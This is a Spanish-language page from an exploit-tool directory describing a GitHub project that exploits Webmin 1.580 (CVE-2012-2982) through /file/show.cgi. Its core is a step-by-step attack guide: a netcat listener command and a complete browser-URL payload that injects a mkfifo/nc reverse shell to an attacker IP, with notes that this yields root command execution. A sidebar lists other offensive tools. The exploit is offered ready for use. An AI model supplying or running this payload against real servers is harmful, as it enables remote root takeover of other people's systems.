
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Webmin-1.580---file-show.cgi-Manual-Remote-Command-Execution-Non-Metasploit- — Exploit manual de ejecución remota de código (RCE) autenticado, no Metasploit, a través de la barra de URL del navegador para Webmin 1.580 (CVE-2012-2982) | Kitploit
Herramientas/GitHubGitHub/marinovharisan/webmin-1.580---file-show.cgi-manual-remote-command-execution-non-metasploit-
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y ControlHerramienta de Acceso Remoto
GitHubmarinovharisan/webmin-1.580---file-show.cgi-manual-remote-command-execution-non-metasploit-

Webmin-1.580---file-show.cgi-Manual-Remote-Command-Execution-Non-Metasploit-

Exploit manual de ejecución remota de código (RCE) autenticado, no Metasploit, a través de la barra de URL del navegador para Webmin 1.580 (CVE-2012-2982)

Ver Repositorio
32hace 5 mesesAún no revisado
Compartir

Guía de Ejecución de RCE en Webmin 1.580

Referencia rápida para ejecutar Ejecución Remota de Código (RCE) autenticada en Webmin 1.580 a través del componente /file/show.cgi.


1. Máquina Atacante (Receptor)

Ejecuta este comando en tu máquina local para capturar la conexión entrante antes de ejecutar el payload:

rlwrap nc -lnvp 4444

  1. Payload de Explotación del Objetivo Pega la siguiente URL directamente en la barra de direcciones de tu navegador (asegúrate de haber iniciado sesión primero en el panel de Webmin):
http://127.0.0.1:10001/file/show.cgi/bin/sysinfo.cgi|rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <YOUR_ATTACK_IP> 4444 >/tmp/f|
Captura de pantalla 2026-05-25 220641

Nota: Recuerda reemplazar <YOUR_ATTACK_IP> con tu dirección IP local o de túnel real, TAMBIÉN la IP y PUERTO del objetivo. Captura de pantalla 2026-05-25 220708

Contexto y Detalles Vulnerabilidad: Saneamiento insuficiente de la información de ruta en línea pasada a la función open() interna de Perl en /file/show.cgi. Agregar el carácter de tubería (|) permite la ejecución arbitraria de comandos con privilegios de root.

Autenticación: Esto requiere una sesión activa. El navegador maneja automáticamente la autenticación enviando las cookies de tu sesión activa cuando envías el payload de la URL.

Comportamiento esperado: Después de presionar Enter, la pestaña del navegador se pondrá a cargar y parecerá colgarse indefinidamente. Esto confirma que el hilo del servidor ha sido secuestrado exitosamente para mantener la sesión interactiva de shell.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    322
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




